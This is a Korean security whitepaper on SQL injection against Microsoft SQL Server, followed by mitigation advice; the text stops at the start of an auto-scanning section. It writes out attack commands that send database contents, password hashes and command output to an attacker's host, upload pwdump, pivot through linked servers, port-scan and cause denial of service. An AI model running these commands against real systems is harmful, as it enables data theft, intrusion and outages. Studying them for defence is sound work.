Manipulating
Microsoft SQL Server, MySQL, Oracle
Using SQL Injection

&

Auto Vulnerable Scanning

심정재[jjshim@hanaro.com]

Document Version 0.94

소개

이 문서는 기본적인 SQL 문법이나 일반적인 SQL 주입 공격에 대해서는 기술하지 않았다. 당신은 이미 데이터 베이스를 자유롭게 다룰 수 있거나 SQL 주입 공격에 대해 충분히 이해하고 있다는 가정하에 작성되었다. 이 문서는 Microsoft SQL서버를 사용하여 웹 서비스를 하고 있는 사이트를 공격자가 어떻게 해킹할 수 있는지 초점이 맞추어져 있다. 결론적으로 공격자가 SQL 주입 취약점을 사용하여 방화벽 뒷단의 DB 데이터를 수집하고 내부 네트워크로 침투해 들어갈 수 있는지 보여줄 것이다. SQL 주입 공격으로부터 당신의 시스템들을 안전하게 하려면 반드시 이 문서를 숙지해야 할 것이다.

웹 응용프로그램은 SQL 주입과 같은 공격에 대한 인식 때문에 점점 더 안전해 지고 있다. 그러나 복잡한 응용프로그램에서 단 하나의 취약점으로 인해 전체 시스템이 손상될 수 있다. 특히 많은 개발자들과 웹 관리자들은 내부적으로 처리되는 저장 프로시저나 에러 메시지가 브라우저로 돌아가지 않을 거라는 생각을 가지고 있다. 그래서인지 이러한 취약점으로는 시스템을 손상 시키지 못할 것이라고 믿고 있다.

이 문서에서는 Microsoft SQL을 가지고 논의하겠지만, Microsoft SQL 서버가 다른 Oracle, IBM DB2, MySQL보다 덜 안전하다는 것이 아니다. SQL 주입 취약점은 Microsoft SQL 서버만의 결함이 아니라 모든 데이터 베이스에서 통용되는 취약점이며 문제인 것이다. 단지 Microsoft SQL 서버는 유연성이 뛰어나기 때문에 지금까지 SQL 주입공격에 대해 많이 논의되었던 것이다. 여기서 테스트하려는 Microsoft SQL서버는 sa권한으로 실행되고 있으며 관리자나 개발자에게 SQL 구문을 항상 실행할 수 있다는 가정으로 출발한다. 다시 한번 말하지만 Microsoft SQL서버가 근본적으로 취약하다는 것을 보여주려는 것은 아니다.

jjshim@hanaro.com

SQL Injection 취약점 탐색

많은 개발자와 웹 관리자들은 공격자들이 웹 브라우저로 SQL 에러 메시지를 직접 볼 수 없고 검색 결과를 회신 받을 수 없다는 것에 마음 놓고 있다. 이 SQL 주입 공격에 대한 논의는 NGSSoftware (http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf)의 Chris Ansley가 쓴 백서에 처음으로 기술 되어있다. 이번 문서는 이러한 위협이 실제 사용될 수 있는 공격 가능한 방법에 대해 좀더 발전 시킨 것이다.

웹 응용프로그램 상에서 SQL 주입 공격을 시도하려고 할 때, 공격자라면 자신이 원하는 SQL 구문을 원격지 데이터 베이스 서버에서 실행할 수 있는지 확인할 수 있는 방법이 필요하다. 더욱이 그 결과를 회신 받는 방법도 필요로 한다. SQL 서버는 두 개의 내장 함수를 이용하면 이러한 목적을 이룰 수 있다. OPENROWSET 과 OPENDATASOURCE 함수는 SQL 서버내의 사용자들이 원격지 데이터를 여는 것이 가능하다. 이러한 함수들은 OLEDB기능을 제공하는 서버간의 연결을 맺는데 사용될 수 있다. OPENROWSET 함수는 모든 예제들에서 사용될 수 있으나 OPENDATASOURCE 함수는 같은 종류의 SQL-DB들만 사용될 수 있다.

아래 SQL 구문은 원격지 데이터 자원에서 users 테이블의 모든 열 들을 반환한다.

```
Select * from
        OPENROWSET ('SQLoledb',
                    'server=servername;uid=sa;pwd=h8ck3r',
                    'select * from users')
```

매개변수:

⑴ OLEDB 제공자 이름
⑵ 접속 문자열 (OLEDB 데이터 자원이나 혹은 ODBC 연결 문자열이 될 수 있음)
⑶ SQL 명령 구문

접속 문자열 매개 변수는 네트워크 라이브러리(sqloledb)나 IP 주소, 포트와 같은 다른 옵션들을 지정할 수 있다. 아래 예제를 보면.

```
Select * from
      OPENROWSET('SQLoledb',
      'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=10.0.0.10,1433;',
      'select * from users')
```

SQL 서버는 SQL 명령문을 실행하기 위한 OLEDB 제공자를 SQLoledb로 사용할 것이다. OLEDB 소스 IP 주소는 10.0.0.10의 1433번 포트로 접속하기 위해 SQL 소켓 라이브러리(DBMSSOCN)를 사용할

jjshim@hanaro.com

것이고 SQL 명령문의 결과를 회신 받을 것이다. 로그인 계정 sa 와 패스워드 h8ck3r 은 10.0.0.10 DB 서버를 인증하는데 사용되는 것이다.

다음 예제는 OPENROWSET 함수가 어떻게 공격자의 IP 주소와 포트를 포함하여 임의의 데이터 베이스를 이용할 수 있는지 보여준다. 이러한 경우 대다수 해커들은 이미 점령한 웹 서버(도메인으로 접속 가능한)에 Microsoft SQL 서버를 80/tcp 포트로 실행하여 이용한다. 이것이 여의치 않다면 해커 본인의 PC IP주소와 SQL port로 대체 될 수 있다.

```
Select * from
        OPENROWSET ('SQLoledb',
        'uid=sa;pwd=;Network=DBMSSOCN;Address=hackersip,80;',
          'select * from table')
```

이러한 SQL 명령문을 특정 웹 페이지에 주입함으로써, 공격자는 SQL 명령문이 실행 될 수 있는지를 확인 할 수 있다. 만약 그 SQL 문이 성공적으로 실행 되었다면, 공격 당한 서버는 임의 소스 포트를 열어 공격자의 컴퓨터에게 아웃바운드 접속을 시도 할 것이다. 만약 서버 앞 단에 방화벽이 있더라도 80/tcp 포트 상에서 일어나고 있는 접속이므로 방화벽은 해커에게 리버스 되는 아웃바운드 SQL 접속을 차단하지 않는다.

이러한 기술은 공격자가 삽입된 SQL 명령문이 비록 에러 메시지나 쿼리 결과값을 브라우저로 회신하지 않더라도 데이터 베이스 내부에서는 실행된다.

jjshim@hanaro.com

SQL Injection 결과값 회신

OPENROWSET과 OPENDATASOURCE 함수들은 일반적으로 내부 SQL 서버에서 임의 데이터를 끌어오기 위해 사용된다. 그러나 이 함수들은 원격지 서버에 존재하는 데이터를 가져오는데도 사용 될 수 있다. OPENROWSET은 Select문을 실행하는데 사용될 뿐만 아니라 외부 데이터에 대해 Update, Insert, 그리고 Delete 문을 실행하는데도 사용 된다. 원격지 데이터 베이스에 대해 데이터 작업(insert, select, delete등)을 실행하는 것은 설사 OLEDB 제공자가 이러한 기능을 제공했을지라도 일반적이지 않은 일이다.

아래 예제는 외부 데이터 자원에 데이터를 넣는 것이다.

```
Insert into
        OPENROWSET('SQLoledb',
        'server=servername;uid=sa;pwd=h8ck3r',
        'select * from table1')
Select * from table2
```

위의 예제에서 보듯이, 로컬 SQL 서버 table2의 모든 열 들은 table1 소스에 동일하게 추가된다. 이 두 개의 테이블들에 대한 SQL 쿼리가 적절하게 실행되기 위해서는 같은 테이블 구조를 가져야 한다.

이전 장에서 배웠던 대로 원격지 데이터 베이스는 공격자의 선택에 따라 어떠한 서버로도 리다이렉션 될 수 있다. 공격자는 공격자 PC에서 실행되고 있는 Microsoft SQL 서버로 원격지 데이터 베이스를 접속하기 위해 위의 명령문을 변경할 수 있다.

```
Insert into
        OPENROWSET('SQLoledb',
        'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;address=hackersip,1433;',
        'select * from table1')
Select * from table2
```

Table1에 적절하게 삽입하기 위해서는, 공격자가 table2와 같은 칼럼과 데이터 타입들을 생성하여야 한다. 이러한 정보는 시스템 table을 공격할 때 확인 할 수 있다. 이것은 각각의 데이터 베이스 시스템 tables 구조가 이미 잘 알려져 있기 때문에 가능하다. 공격자는 sysdatabases, sysobjects 그리고 syscolumns와 같은 시스템 테이블처럼 유사한 칼럼 이름과 데이터 타입들을 가진 table을 생성함으로 시작된다. 그리고 나서 필요한 정보를 가져오기 위해서 아래의 명령문들이 실행될 수 있다.

jjshim@hanaro.com

Insert into

OPENROWSET('SQLoledb',

'uid=sa;pwd=hack3r;Network=DBMSSOCN;Address=hackersip,1433;',

'select * from _sysdatabases')

Select * from master.dbo.sysdatabases

	name	dbid	sid	mode	status	status2	crdate	reserved	category	cmptlevel
2	master	1	0x01	0	24	1090519040	2000-0...	1900-01-01 ...	0	80
3	model	3	0x01	0	1073741840	1090519040	2000-0...	2000-08-06 ...	0	80
4	msdb	4	0x01	0	24	1090520064	2000-0...	1900-01-01 ...	0	80
5	Northwind	6	0x01	0	28	1090519040	2000-0...	1900-01-01 ...	0	80
6	pubs	5	0x01	0	24	1090519040	2000-0...	1900-01-01 ...	0	80
7	scan7db	7	0x010500...	0	4194320	1090519040	2004-0...	1900-01-01 ...	0	80
8	tempdb	2	0x01	0	8	1090519040	2005-0...	1900-01-01 ...	0	80

그림. Sysdatabases 리스트

Insert into

OPENROWSET('SQLoledb',

'uid=sa;pwd=hack3r;Network=DBMSSOCN;Address=hackersip,1433;',

'select * from _sysobjects')

Select * from user_database.dbo.sysobjects

	name	id	xtype	uid	info	status	base_sch...	replinfo	parent_obj	crdate
69	syssegments	194505...	V	1	3	-16106...	0	0	0	2000-08-...
70	sysconstraints	196105...	V	1	7	-16106...	0	0	0	2000-08-...
71	Banners	197705...	U	1	4	161900...	32	0	0	2004-08-...
72	FilesInstalled	199305...	U	1	4	161061...	16	0	0	2004-08-...
73	Hosts	200905...	U	1	13	161900...	48	0	0	2004-08-...
74	HostsFound	202505...	U	1	3	161900...	16	0	0	2004-08-...
75	Jobs	204105...	U	1	20	161061...	16	0	0	2004-08-...

그림. 사용자 DB의 sysobjects 목록

Insert into

OPENROWSET('SQLoledb',

'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,1433;',

'select * from _syscolumns')

Select * from user_database.dbo.syscolumns

	name	id	xtype	typestat	xusertype	length	xprec	xscale	colid	xoffset
1	name	1	231	1	256	256	0	0	1	-1
2	id	1	56	1	56	4	10	0	2	4
3	xtype	1	175	1	175	2	0	0	3	8
4	uid	1	52	1	52	2	5	0	4	12
5	info	1	52	1	52	2	5	0	5	14

그림. 사용자 DB의 syscolumns 목록

jjshim@hanaro.com

데이터 베이스에서 테이블들을 재 생성한 후에 SQL 서버로부터 남아 있는 데이터를 읽어 오는 것은 매우 쉬운 일이다.

```
Insert into
        OPENROWSET('SQLoledb',
        'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,1433;',
        'select * from table1')
Select * from database.table1

Insert into
        OPENROWSET('SQLoledb',
        'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,1433;',
        'select * from table2')
Select * from database.table2
```

이러한 방법을 사용하면, 공격자는 설령 응용프로그램이 에러 메시지들 혹은 잘못된 쿼리 결과들을 숨기기 위해 디자인 되었더라도 테이블 내용을 가져 올 수 있다.

적절한 권한이 주어진다면, 공격자는 로그인 계정, 패스워드 hashes 리스트를 읽을 수도 있다.

```
Insert into
        OPENROWSET('SQLoledb',
        'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,1433;',
        'select * from _sysxlogins')
Select * from master.dbo.sysxlogins
```

	srvid	sid	xstatus	xdate1	xdate2	name	password	dbid	language
1	NULL	0x01020000...	22	2004-0...	200...	BUILTIN₩Admi...	NULL	1	한국어
2	NULL	0x624C49F0...	98	2005-0...	200...	dbmaster	0x0100EA2D991309392AC02FB6384AC2244607D...	1	한국어
3	NULL	0x91994E35...	34	2005-0...	200...	jjshim	0x01005E2D33069D7AB179F3A75AB9CAC7975...	1	한국어
4	NULL	0x01	18	2000-0...	200...	sa	0x0100884F7B4EBC8BF96DDD7CE6042EE0C2...	1	한국어

그림. 로그인 ID/PW

패스워드 hashes를 획득한 공격자는 패스워드 무차별 대입 공격을 수행하여 평문 패스워드를 얻을 수 있다.

공격자는 또한 공격 당한 서버 위에서 시스템 명령문을 실행할 수 있고 결과들을 가져올 수 있다. 아래 예제는 시스템 루트 디렉터리의 호스트 파일 목록을 받아오는 것이다.

jjshim@hanaro.com

Insert into

OPENROWSET('SQLoledb',

'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,1433;',

'select * from temp_table')

Select * from master.dbo.xp_cmdshell 'dir %SYSTEMROOT%\system32\drivers\etc'

	output
1	C 드라이브의 볼륨에는 이름이 없습니다.
2	볼륨 일련 번호: F05A-
3	NULL
4	c:₩winnt₩system32₩drivers₩etc 디렉터리
5	NULL
6	2004-06-24 11:14p <DIR> .
7	2004-06-24 11:14p <DIR> ..
8	2004-11-24 03:25p 3,570 hosts
9	2003-06-19 09:00p 3,683 lmhosts.sam
10	2003-06-19 09:00p 407 networks
11	2003-06-19 09:00p 799 protocol
12	2003-06-19 09:00p 7,116 services
13	5개 파일 15,575 바이트
14	2 디렉터리 34,838,982,656 바이트 남음
15	NULL

그림. Dir 명령 수행 결과

만약 방화벽이 SQL 서버 접속의 모든 아웃바운드를 차단하도록 설정되어있다면, 공격자는 방화벽을 우회하기 위한 몇 가지 기술들을 사용할 수 있다. 그 중에 하나로 공격자는 80/tcp 포트를 사용하여 데이터를 가져오도록 주소 값을 설정 할 수 있다. 그 결과 HTTP 연결이 이루어진 것으로 나타난다. 아래에는 이러한 기술의 한가지 예가 있다.

Insert into

OPENROWSET('SQLoledb',

'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,80;',

'select * from table1')

Select * from table1

만약 80/tcp 아웃바운드 접속이 방화벽에 의해 차단 당했다면 공격자는 차단되지 않은 포트를 찾을 때까지 시도할 수 있다.

종종 데이터 베이스 관리자는 security best-practices와 비-권한 로그 인을 사용하도록 응용프로그램을 설정하여 DB를 보호할 것이다. 이러한 경우 공격자는 비-권한 로그인 취약점을 찾아 관리자 권한까지 상승을 시도할 것이다. 공격자는 관리자 권한 획득을 위해 알려지거나 알려지지 않은 취약점들을 이용할 수 있다. 만약 공격자가 임의의 쿼리 문을 실행할 수 있다면 권한을 높이는 것은 비교적 쉽다. 이미 알려진 취약점들은 아래에서 찾아 볼 수 있다.

http://www.appsecinc.com/cgi-bin/show_policy_list.pl?app_type=1&category=3

http://www.appsecinc.com/resources/alerts/mssql/

jjshim@hanaro.com

파일 업로드 하기

일반적으로 공격자는 SQL 서버상에서 적당한 권한을 획득했다면, 서버에 바이너리 파일을 업로드 하길 원할 것이다. 그러나 SMB와 같은 프로토콜을 사용할 수 없고, 포트 137~139가 방화벽에서 차단 되었다면, 파일 시스템에 이진 파일들을 올려 놓는 또 다른 방법이 필요하다. 이것은 공격자의 로컬 테이블 안에 이진 파일을 업로드 하고 나서 SQL 서버 접속을 시도한 후 피해자의 파일 시스템에 데이터를 올림으로써 행해질 수 있다.

이것을 실현하기 위해, 공격자는 로컬 서버에 아래와 같은 테이블을 만들 것이다.

Create table attackertable(data text)

바이너리 파일을 수용하기 위한 테이블을 생성하였다면, 공격자는 아래 테이블로 업로드가 가능하다.

Bulk insert AttackerTable From ‘pwdump.exe’ With (codepage=’RAW’)

그리고 나서 바이너리 파일은 피해자의 서버에서 아래에 있는 SQL 구문을 실행함으로써 해커의 서버로부터 피해자의 서버로 다운로드 될 수 있다.

Exec xp_cmdshell ‘bcp “select * from AttackerTable” queryout
Pwdump.exe –c –Craw –Shackersip –Usa –Ph8ck3r

이 명령문은 공격자의 서버에 아웃바운드 접속을 연결 시키고 실행된 결과를 파일 안에 쓸 것이다. 이러한 접속은 방화벽에 의해 차단될 수 있다. 방화벽을 우회하기 위해 해커가 시도할 수 있는 것은:

Exec xp_regwrite
‘HKEY_LOCAL_MACHINE’,’SOFTWARE\Microsoft\MSSQLServer\Client\ConnectTo’,‘HackerSrvAlias’,’REG_SZ’,DBMSSOCN,hackersip,80’

그리고 나서

Exec xp_cmdshell ‘bcp “select * from AttackerTable” queryout
Pwdump.exe –c –Craw –ShackerSrvAlias –Usa –Ph8ck3r’

첫 번째 SQL 구문은 두 번째 SQL 구문이 80 포트를 통해 공격자 서버에 접속하고 바이너리 파일을 다운로드 할 동안 80 포트로 공격자 서버에 접속을 시도할 것이다.

jjshim@hanaro.com

또 다른 방법은 공격자가 OS 파일 시스템에 VB 스크립트(.vbs) 나 자바 스크립트(.js)를 저장한 후 이 스크립트들을 실행 시킨다. 저장된 스크립트는 다른 서버에 접속하거나 공격자의 바이너리 파일을 다운로드 하고, 심지어 피해자의 서버에서 실행할 수 있다.

“”

Exec xp_cmdshell ‘ “first script line” >> script.vbs'

Exec xp_cmdshell ‘ “second script line” >> script.vbs'

….

Exec xp_cmdshell ‘ “last script line” >> script.vbs'

Exec xp_cmdshell ‘script.vbs’ → execute script to download binary’

jjshim@hanaro.com

내부 네트워크로 침투하기

원격지 데이터 베이스 서버에 링크된 Microsoft SQL 서버가 존재한다면 공격자는 링크된 다른 SQL 서버까지 손쉽게 쿼리를 실행하고 서버를 제어 할 수 있게 된다. 한번 링크된 Microsoft SQL서버는 데이터 베이스가 재시작 하더라도 계속 접속을 유지하기 때문에 공격자는 지속적으로 링크된 SQL서버를 통해 내부네트워크로 접속할 수 있는 능력을 가질 수 있다. 대다수 데이터 베이스는 Public IP보다는 Private IP를 가지고 있으며 이는 내부 네트워크로 손쉽게 접속할 수 있는 통로를 제공하기 때문이다.

공격자는 여기에 시연된 것처럼 master.dbo.sysservers 시스템 테이블로부터 정보를 수집하는 것부터 시작할 것이다.

```
Insert into
        OPENROWSET('SQLoledb',
        'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,80;',
        'select * from _sysservers')
Select * from master.dbo.sysservers
```

좀더 확장하여, 공격자는 링크된 곳과 원격지 서버들에게 원하는 정보를 질의 할 수 있다.

```
Insert into
        OPENROWSET('SQLoledb',
        'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,80;',
        'select * from _sysservers')
Select * from LinkedOrRemoteSrvl.master.dbo.sysservers

Insert into
        OPENROWSET('SQLoledb',
        'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,80;',
        'select * from _sysdatabases')
Select * from LinkedOrRemoteSrvl.master.dbo.sysdatabases

...etc
```

만약 링크된 곳과 원격지 서버들이 데이터 접속을 위한 환경설정이 되지 않았다면(임의의 쿼리를 실행하기 위해 설정되지 않고- 단지 저장 프로시저만 실행시킨다) 공격자는 다음과 같이 시도할 수 있다:

jjshim@hanaro.com

```
Insert into
        OPENROWSET('SQLoledb',
        'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,80;',
        'select * from _sysservers')
Exec LinkedOrRemoteSrvl.master.dbo.sp_executesql N'select * from master.dbo.sysservers'

Insert into
        OPENROWSET('SQLoledb',
        'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,80;',
        'select * from _sysdatabases')
exec LinkedOrRemoteSrvl.master.dbo.sp_executesql N'select * from master.dbo.sysdatabases'

…etc.
```

이 기술을 사용하면 공격자는 데이터 베이스 서버에서 다른 데이터 베이스 서버로 건너 뛸 수 있다. 링크된 곳과 원격지 서버들을 통해서 내부 네트워크로 더욱 깊이 침투해 들어갈 수 있다.

```
Insert into
        OPENROWSET('SQLoledb',
        'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,80;',
        'select * from _sysservers')
Exec LinkedOrRemoteSrvl.master.dbo.sp_executesql
N'LinkedOrRemoteSrv2.master.dbo.sp_executesql N''select * from
Master.dbo.sysservers'''

Insert into
        OPENROWSET('SQLoledb',
        'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;Address=hackersip,80;',
        'select * from _sysdatabases')
Exec LinkedOrRemoteSrvl.master.dbo.sp_executesql
N'LinkedOrRemoteSrv2.master.dbo.sp_executesql N''select * from
Master.dbo.sysservers'''

..etc.
```

공격자가 링크된 곳과 원격지 서버에 충분한 접근 권한을 획득하였다면, 이전에 언급된 기술들을 사용하여 그 서버 안에 다양한 해킹 파일들을 업로드 할 수 있다.

jjshim@hanaro.com

포트 스캐닝

이미 기술된 기법들을 사용하여, 공격자는 내부 네트워크 혹은 인터넷의 기본적인 IP/port 스캐너로서 SQL Injection 취약점을 사용할 수 있다. 더욱이 SQL Injection을 사용함으로써, 실제적인 공격자의 IP 주소는 숨겨질 수 있게 된다.

사용자 입력 값을 적절하게 필터링 하지 않는 취약한 (웹)응용프로그램을 찾은 후에, 공격자는 다음과 같이 SQL 명령문을 보낼 수 있다.

Select * from
OPENROWSET('SQLoledb',
'uid=sa;pwd=;Network=DBMSSOCN;Address=10.0.0.123,80;timeout=5',
'select * from table')

이 구문은 80포트를 이용하여 10.0.0.123 주소로 아웃바운드 접속을 시도할 것이다. 반환되는 에러 메시지와 소요된 시간에 기초하여 공격자는 포트가 열렸는지 닫혔는지를 판단할 수 있다. 만약 그 포트가 닫혔다면, 타임 아웃 매개 변수 안에서 초단위로 정의된 시간이 지나면 에러 메시지가 표시될 것이다.

SQL server does not exist or access denied.

SQL Server가 없거나 액세스할 수 없습니다.

만약 포트가 열렸다면 timeout 시간 내에(포트는 실제로 존재하는 응용프로그램에 다소 의존한다) 에러 메시지를 반환할 것이다.

General network error. Check your network documentation.
Or
OLE DB provider 'sqloledb' reported an error. The provider did not give any information about the error.

일반 네트워크 오류입니다. 네트워크 설명서를 참조하십시오.

이 기술을 사용하면, 공격자의 접속 시도는 SQL 서버를 통해서 만들어 지기 때문에, 그의 IP 주소를 숨기면서 내부 네트워크나 혹은 인터넷 상에 호스트들의 열린 포트들을 확인 할 수 있을 것이다. 명백하게 이러한 형태의 Port 스캐너는 약간 무모하지만 효과적으로 네트워크를 맵핑하는데 사용될 때 이용된다.

jjshim@hanaro.com

이러한 포트 스캐닝의 또 다른 효과는 서비스 거부 공격을 유발 시킨다. 아래 예제를 보면.

```
Select * from
        OPENROWSET('SQLoledb',
        'uid=sa;pwd=;Network=DBMSSOCN;Address=10.0.0.123,21;timeout=600',
        'select * from table')
```

이 구문은 10.0.0.123번 주소로 ftp서비스(21/tcp)를 10분간(timeout=600) 약 4,000번 정도 접속 시도를 하게 된다. 이 현상은 SQL서버가 유효한 인스턴스에 접속할 수 없어 정의된 시간(600/sec)동안 접속을 계속 시도하기 때문에 발생된다. 이 공격의 효과를 극대화 하기 위해서는 다수의 서버로 동시에 위의 명령 구문을 보낸다면 분산 서비스 거부(DDoS) 현상이 발생할 수 있다. 또한 실제 서비스 하는 포트에 대해서는 우리가 알지 못하는 다수의 오류가 발생할 소지가 높다.

```
Select * from
        OPENROWSET('SQLoledb',
        'uid=sa;pwd=;Network=DBMSSOCN;Address=www.victim.com,80;timeout=36000000',
        'select * from table')
```

효과를 증대하기 위해 timeout값을 조절하거나 접속방식을 바꾸면 새로운 DDoS공격이 될 수 있다.

jjshim@hanaro.com

권고문

가장 강력한 권고문은 당신의 시스템이 SQL Injection 취약점에 안전하다는 것을 확증하는 것이다. 이것은 이 문서에 서술된 모든 기법들을 충분이 검토했을 지라도 다른 많은 해킹 기법들이 존재할 수 있기 때문이다(사실 여기에 논의하지 않은 더 많은 SQL 주입 공격기법들이 존재한다). SQL Injection을 막기 위해서 변수들의 입력 값을 검증하고 비-문자식 캐릭터의 모든 사용자 입력을 필터링 하는 것을 권고한다.

(1) 데이터 베이스의 테이블별 사용자 권한을 최소한으로 한다.
(2) 불필요한 프로시저를 모두 disable 하도록 한다.
(3) 사용자 입력 값이나 인자 값을 서버가 숫자 형태로 받아 들이는 경우, **isnumeric**과 같은 함수를 이용하여 검증하도록 한다.
(4) 사용자 입력 값이나 인자 값을 서버가 문자 형태로 받아 들이는 경우, **'**는 **\'**혹은 **"**로 변경하도록 한다.
(5) 가장 최신의 패치를 적용하도록 한다.

우선 SQL Injection 취약점에 안전하기 위해서는 코딩 표준을 확립하는 것이다. 만약 코드가 이미 작성되었다면, 코드 리뷰를 통해 취약점을 확인하고 수정 하여야 한다. 또한 이러한 형태의 문제들을 찾기 위해 자동화된 몇 가지 취약점 검색 도구들을 이용할 수 있다.

비록 잘 알려진 모든 취약점들을 조치하였다고 할지라도 몇 가지 SQL 서버들의 불필요한 기능들을 비활성화 시켜 잠재적인 위험으로부터 보호하여야 한다. 만약 그 기능들을 실제 사용하고 있다면 당신의 DB관리자는 데이터 베이스 서버를 효과적으로 운영하고 있지 않다는 것이다. 다행이 비활성화 시켜야 되는 기능들은 널리 사용되지 않고 다른 보안성이 향상된 방법으로 충분히 변경될 수 있다.

첫 번째 DB관리자는 SQL 서버로부터 OLEDB를 통한 ad hoc 쿼리들을 허락하지 말아야 한다. OLEDB 제공자를 통한 SQL 서버로부터의 Ad hoc 쿼리들은 레지스터리 에서 DisallowAdhocAccess 값을 설정함으로써 조정될 수 있다. name instance를 사용한다면(Microsoft SQL 서버 2000에만 적용) 레지스터리 키 값에 각각의 서브 키 아래에 DisallowAdhocAccess 값을 '1'로 적용한다.

HKEY_LOCAL_MACHINE\Software\Microsoft\MicrosoftSQLServer\[Instancename]\Providers.

기본 인스턴스를 사용한다면

HKEY_LOCAL_MACHINE\Software\MSSQLServer\MSSQLServer\Providers

레지스터리 키 값의 각각 서브키값 아래에 DisallowAdhocAccess을 '1'로 설정한다.

jjshim@hanaro.com

환경설정 수행 단계:

① 레지스터리 에디터 실행 (regedit.exe)
② 위에 나열된 레지스터리 찾기
③ 처음 제공된 서브 키 값 선택
④ Edit₩New₩DWORD 값 메뉴 아이템 선택
⑤ DisallowAdhocAccess에 새로운 DWORD 값의 이름 설정
⑥ 그 값을 더블 클릭 하고 1로 설정
⑦ 각각의 제공자를 반복

만약 보안성을 더욱 높이려면 레지스트리 키 값을 읽기 전용으로 설정하여 해커가 편집하지 못하도록 설정한다.

가장 최신의 보안 패치들로 유지 하고 싶다면 ASI 보안 경고를 주기적으로 모니터링 하여 가능한 한 빨리 그것들을 적용시켜야 한다. 마찬가지로 자신이 알게 된 취약점을 등록하는 것도 매우 중요하다.

http://www.appsecinc.com/resources/mailinglist.html

마지막 사전 대응책으로, 모든 불필요한 아웃바운드 트래픽을 방화벽으로 필터링하고 테스트한다. 이는 데이터 베이스뿐만 아니라 전체 네트워크 보안성을 높일 수 있다.

jjshim@hanaro.com

결론

이 문서는 제한적인 접근 권한을 획득한 해커가 다중 서버들에서 완벽한 관리자 권한까지 획득해 나가는 과정을 담고 있다. SQL은 특수한 목적을 가진 언어이다. 일반적인 서버 관리자라면 어떠한 서버에서도 임의의 C++이나 VB언어를 실행시킬 권한을 일반 사용자에게 허락하지 않을 것이다. 마찬가지로 SQL 서버에서도 이와 같다. DB관리자는 사용자의 잘못된 입력 값을 필터링 하고 그것을 실행시키지 않도록 해야 한다. 이 문서는 왜 이러한 것이 실제 발생될 수 있는지 몇 가지 예를 보여주고 있다.

Microsoft SQL 서버는 강력하고, 유연하며 대규모 응용프로그램의 백본 서버로서 사용되는 데이터 베이스이다. 이러한 사실 때문에 SQL서버를 중요하게 여기고 보호해야 한다는 것이다. SQL 서버를 잘못 설정하거나 태만하게 사용한다면 데이터 베이스에 저장된 데이터뿐만 아니라 네트워크 상의 다른 응용프로그램까지 피해를 끼칠 수 있다. 이것은 Microsoft SQL 서버를 보안적으로 심각하게 취급해야 한다는 것을 지금이라도 시작해야 한다는 의미이다.

jjshim@hanaro.com

Auto Scanning

1. SQL Injection 취약점 수동 검색

이미 잘 알고 있듯이 SQL Injection공격에 취약한지 검사하는 방법을 아래 테스트 사이트를 통해 구현해 보았다. 자신의 사이트가 SQL Injection취약점에 노출되어 있는지 간단히 점검해 볼 수 있다.

⑴ 정상적인 페이지를 열어 본다.

SQL Injection 취약점이 발생하는 곳은 사용자 입력 값을 받아들이거나 매개변수가 존재하는 페이지이다. 자신의 사이트에서 사용자 입력 값을 받아들이는 곳(ex: 사이트검색, 회원가입, 우편번호 검색 등)이나 매개변수가 존재하는 페이지(게시판, 로그인, 공지사항 등)를 열어본다.

